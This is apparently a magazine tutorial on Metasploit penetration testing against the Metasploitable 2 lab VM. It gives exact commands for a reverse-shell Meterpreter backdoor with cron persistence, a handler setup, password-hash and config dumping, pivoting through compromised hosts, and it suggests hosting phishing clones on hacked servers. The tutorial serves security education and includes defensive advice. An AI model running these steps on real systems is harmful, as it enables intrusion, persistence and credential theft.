MMMMMMMN  ?MM              MM?  NMMMMMMN
MMMMMMMMMNe                    JMMMMMMNMM
MMMMMMMMMMMNm,               eMMMMMNMNMMM
MMMMNNMNMMMMMMMNx          MMMMMMNMMNMMNM
MMMMMMMMNMNMMNMMMMm+..+MMNMMNMNMMNMMNMM
        http://metasploit.pro


Trouble managing data? List, sort, group, tag and search your pentest data
in Metasploit Pro -- learn more on http://rapid7.com/metasploit

       =[ metasploit v4.10.0-2014100101 [core:4.10.0.pre.2014100101 api:1.0.0]]
+ -- --=[ 1355 exploits - 830 auxiliary - 231 post        ]
+ -- --=[ 340 payloads - 35 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/multi/misc/java_rmi_server
msf exploit(java_rmi_server) > show payloads

Compatible Payloads
===================

   Name                           Disclosure Date  Rank    Description
   ----                           ---------------  ----    -----------
   generic/custom                                  normal  Custom Payload
   generic/shell_bind_tcp                          normal  Generic Command Shell, Bind TCP Inline
   generic/shell_reverse_tcp                       normal  Generic Command Shell, Reverse TCP Inline
   java/meterpreter/bind_tcp                       normal  Java Meterpreter, Java Bind TCP Stager
   java/meterpreter/reverse_http                   normal  Java Meterpreter, Java Reverse HTTP Stager
   java/meterpreter/reverse_https                  normal  Java Meterpreter, Java Reverse HTTPS Stager
   java/meterpreter/reverse_tcp                    normal  Java Meterpreter, Java Reverse TCP Stager
   java/shell/bind_tcp                             normal  Command Shell, Java Bind TCP Stager
   java/shell/reverse_tcp                          normal  Command Shell, Java Reverse TCP Stager
   java/shell_reverse_tcp                          normal  Java Command Shell, Reverse TCP Inline

msf exploit(java_rmi_server) >
```

The different payloads work in different ways to provide the attacker with access to the target system, and selecting the right one can help you avoid detection.

Post exploit

What to do after you've broken in

The vulnerability you've exploited could be patched at any moment, so the most important thing is to make sure you keep access to the machine. One way to maintain access is to install a backdoor to the machine. *Metasploit* comes with a few useful tools to help us do this. The *MSFPayload* command is used to build standalone executables that, when run, execute different payloads like the ones you can deliver through exploits. We'll use it to create a backdoor.

This isn't run through *MSFConsole*; you you'll need to open a new terminal and run the following:

```
msfpayload linux/x86/meterpreter/reverse_tcp
LHOST=192.168.56.102 LPORT=1337 X > backdoor
```

This tells *MSFPayload* to use the reverse TCP version of *Meterpreter* for x86 Linux. The two options are the listening server and port. Note that this time it's the machine that you're attacking from, not the machine you're attacking (as with the **RHOST** options used in exploits). The **X** option is to make it an executable. By default, *MSFPayload* dumps the output to the terminal, so to make an executable file, we just need to redirect this to a file. We called ours **backdoor**, but you may wish to name yours something a little less conspicuous.

Now we'll use the *Meterpreter* session from the previous exploit to insert this backdoor. Switch back to the session (using **session -i <number>**), and enter the following:

```
cd /root
lcd /root
upload backdoor
```

Unlike a normal shell, *Meterpreter* maintains two working directories, the local working directory and the remote working directory. This is useful for when you want to transfer files between the two. The **cd** command (and other commands such as **pwd** and **ls**) all run on the server using the remote working directory. The **lcd** (and **lpwd**) do the same but on the local directory.

The commands **upload** and **download** are then used to transfer files between the local working directory and the remote working directory. The **upload** command goes from local to remote, so that's the one we need to put our backdoor on the victim's computer.

The **shell** command drops us into a regular shell. Here we need to make sure the backdoor is executable, and make it run. There are many ways of getting a command to run automatically in Linux, but one of the easiest is to use **cron**. Adding the following line to the crontab file will make the backdoor run once every five minutes.

```
*/5 * * * * /root/backdoor
```

This should ensure that we constantly have a connection even if it gets dropped at some point. The commands you need to do all this in the shell are:

```
shell
cd /root
chmod +x backdoor
(crontab -l; echo "*/5 * * * * /root/backdoor") |
crontab -
exit
```

We've edited the crontab this way (rather than by using an interactive editor) because the *Meterpreter* shell can be a bit odd with Ctrl and Escape, so it's generally easier to avoid using interactive programs in the shell. If you want to edit a text file, you can edit command in *Meterpreter*.


Now the backdoor is uploaded and running (or will be in under five minutes), you need to set up a listener for this payload. First, exit the *Meterpreter* shell with:

```
background
```

This will leave the session open, so you can rejoin it later with **sessions -i <number>**.

Now you need to start a handler running. This is one of the *Metasploit* exploit modules. You just need to set the appropriate options and run it:

```
use exploit/multi/handler
set payload linux/x86/meterpreter/reverse_tcp
set LHOST 192.168.56.102
set LPORT 1337
run
```


Security vulnerability search - Mozilla Firefox

Security vulnerability se...


www.cvedetails.com/vulnerability-search.php?f=1&vendor=&product=%25telnet%25&cveid=&cweid=&cvssscoremin=&

CVSS Score Distribution
Search :
Vendor Search
Product Search
Version Search
Vulnerability Search
By Microsoft References
Top 50 :
Vendors
Vendor Cvss Scores
Products
Product Cvss Scores
Versions
Other :
Microsoft Bulletins
Bugtraq Entries
CWE Definitions
About & Contact
Feedback
CVE Help
FAQ
Articles
External Links :
NVD Website
CWE Web Site
View CVE :
Go
(e.g.: CVE-2009-1234 or 2010-1234 or 20101234)

Copy Results Download Results Select Table

#	Vendor	Product	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	Ncsa	Telnet	CVE-2005-0469			Exec Code Overflow	2005-05-02	2010-08-21	7.5	User	Remote	Low	Not required	Partial	Partial	Partial
	Buffer overflow in the slc_add_reply function in various BSD-based Telnet clients, when handling LINEMODE suboptions, allows remote attackers to execute arbitrary code via a reply with a large number of Set Local Character (SLC) commands.															
2	Ncsa	Telnet	CVE-2005-0468			Exec Code Overflow	2005-05-02	2010-08-21	7.5	User	Remote	Low	Not required	Partial	Partial	Partial
	Heap-based buffer overflow in the env_opt_add function in telnet.c for various BSD-based Telnet clients allows remote attackers to execute arbitrary code via responses that contain a large number of characters that require escaping, which consumers more memory than allocated.															
3	Ncsa	Telnet	CVE-1999-1090				1991-09-10	2008-09-05	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
	The default configuration of NCSA Telnet package for Macintosh and PC enables FTP, even though it does not include an "ftp=yes" line, which allows remote attackers to read and modify arbitrary files.															
4	Microsoft	Telnet Client	CVE-2005-0488				2005-06-14	2010-08-21	5.0	None	Remote	Low	Not required	Partial	None	None
	Certain BSD-based Telnet clients, including those used on Solaris and SuSE Linux, allow remote malicious Telnet servers to read sensitive environment variables via the NEW-ENVIRON option with a SEND ENV_USERVAR command.															
5	Telnet Ftp Server	Telnet Ftp Server	CVE-2006-6241	20		DoS	2006-12-03	2008-09-05	4.0	None	Remote	Low	Single system	None	None	Partial
	Sorin Chitu Telnet-FTP Server 1.0 allows remote authenticated users to cause a denial of service (crash) via consecutive RETR commands. NOTE: The provenance of this information is unknown; the details are obtained solely from third party information.															
6	Telnet Ftp Server	Telnet Ftp Server	CVE-2006-6240			Dir. Trav.	2006-12-03	2008-09-05	4.0	None	Remote	Low	Single system	Partial	None	None
	Directory traversal vulnerability in Sorin Chitu Telnet-FTP Server 1.0 allows remote authenticated users to list contents of arbitrary directories and download arbitrary files via a .. (dot dot) sequence in an FTP command argument, as demonstrated by RETR (GET) or STOR (PUT). NOTE: The provenance of this information is unknown; the details are obtained solely from third party information.															
7	Startech	Telnet Server	CVE-1999-1202			DoS	1998-07-03	2008-09-05	5.0	None	Remote	Low	Not required	None	None	Partial

The website **cve-details.com** provides information on every reported vulnerability in software, and is a great place to start when trying to find a way into a machine.


facebook Sign Up

Facebook Login

Email or Phone:

Password:


Keep me logged in

Log in or Sign up for Facebook

Forgotten your password?

English (UK) Español Português (Brasil) Français (France) Deutsch Italiano العربية हिंदी 中文(简体) 日本語 ...

A hacked server can be a great place for launching social engineering attacks like this one using a clone of Facebook powered by the Social Engineer's Toolkit that we looked at in issue 11.


Penetration Testing Software | Rapid7 - Mozilla Firefox
Penetration Testing S...
www.rapid7.co.uk/products/metasploit/editions-and-features.jsp
Search

Metasploit: Penetration Testing Software

Put the right edition of our penetration testing software to work for you today

Pro	Express	Community	Framework
Enterprise Security Programs & Advanced Penetration Tests	Baseline Penetration Tests	Free Entry-level Edition	Free Open Source Development Platform
For Mid-sized and Enterprise IT Security Teams	For IT Generalists in SMBs	For Small Companies and Students	For Developers and Security Researchers
• Express features plus: • Closed-loop Vulnerability Validation • Phishing Simulations & Social Engineering • Web App Testing • Automation through Wizards, Task Chains, MetaModules	• Community features plus: • Baseline Penetration Testing Workflow • Smart Exploitation • Password Auditing • Baseline Penetration Testing Reports	• Simple Web Interface • Data Management • Network Discovery and Third-Party Import • Basic Exploitation	• Basic Command-line Interface • Third-Party Import • Manual Exploitation • Manual Brute Forcing

There are three non-open web-based versions of *Metasploit*: the Community edition, the Express and the Pro. The more you pay, the more automated your penetration testing can be.

It may take a little while (up to five minutes) before the victim connects back to us. Now that you know that you can continue to access the server, you can start looking into what you want to do with your exploited machine.

Stealing loot

Another advantage of *Meterpreter* over a normal command shell is the ability to run scripts that are stored on the attacking machine. There are a wide variety of post-exploitation modules that come with *Metasploit* that can be used to manipulate the victim machine in some way. You can view all the options by entering the following in *MSFConsole* (not a *Meterpreter* shell):

```
search type:post
```

Most of these are for Windows (that is, the victim is Windows – they can be run from a Linux machine), but there are some for Linux. If you switch back the *Meterpreter* shell (use **sessions -i <number>** if you've left it), you can run them with:

```
meterpreter > run post/linux/gather/hashdump
meterpreter > run post/linux/gather/enum_configs
```

These will search for password hashes and configuration files respectively. They will output some information to the screen, but they'll also save all the details to the database. This interaction with the database is another advantage of the *Meterpreter* shell. To get the data you've acquired from the victim, exit the *Meterpreter* shell (with the **background** command), and then enter the **loot** command. This will bring up a list of everything that's been stolen from the victim, and where any files are stored on the attacking computer.

Compromising one machine might give you access to other machines on the same network that previously were protected by a firewall. For example, an organisation may host a web server on its LAN and use a public-facing router to forward all incoming traffic on port 80 to that web server. This means that if you get access to the web server, you can then send traffic to machines that simply weren't accessible before.

Here, you can go back to stage 1 (gathering information), and use the network discovery techniques again to find out what computers are available. This process is essential for the penetration tester, but it's hard to simulate (though not impossible if you want to spend some time configuring host-only networks for multiple VMs on *VirtualBox*).

"Compromised machines can be pivoted to attack computers outside the network."

Compromised machines can also be pivoted to attack computers outside the network. This is a useful method of distancing yourself from the final target, and can be a good way to gain additional bandwidth for an attack.

MSFConsole enables you to pivot a compromised machine by routing your traffic through it. This has a couple of advantages. If the compromised machine is on another network, it means you can use the compromised machine to attack the LAN. Alternatively, you can use the compromised machine to hide your real identity. This is done using the **route** command, which takes the form:

```
route add <subnet> <netmask> <session>
```

So, if you wanted to route all traffic to subnet 192.168.56.0 with netmask 255.255.255.0 through *Meterpreter* session 1, you would use the line:

```
route add 192.168.56.0 255.255.255.0 1
```

The adventure begins!

There are loads more vulnerabilities in Metasploitable 2 you can investigate, and lots more ways you can use *Metasploit* to take advantage of the exploited machine.

By now you should know just how easy it is to take advantage of a known vulnerability. These vulnerabilities aren't usually published until after the software has been patched, so if you keep your software up to date, you should be safe against the majority of attacks (though improper configurations and poor passwords are also fertile ground for attackers).

You've also seen how easy it is to create a backdoor on Linux (it's just as easy on other OSes), so you shouldn't believe that Linux offers any protection against running insecure code. Only install software from trusted sources, otherwise you run a very real risk of being compromised.

Exploring the system

The better you know Linux, the more you'll be able to learn about the system you've broken into, and the better your post-exploit will go. There are almost endless places you can get useful information from; here are some places to start:

- **/etc** This directory contains all configuration files for the system. It can be complex to understand them, and mis-configurations are a common source of bugs.
- **Permissions** Linux sets permissions on a file-by-file and directory-by-directory basis. You can find all the directories your user has permission to write to with the command:

```
for f in $(find / 2>/dev/null); do if [ -w $f ];then echo $f;fi; done
```

- **Running services** At the information gathering stage, you should have scanned the host to see what was running, but that will just show what's publically accessible. There might be more (for example, running on a different network port). You can use the commands ps (to see all running software) and netstat (to see servers listening on ports) to find out more.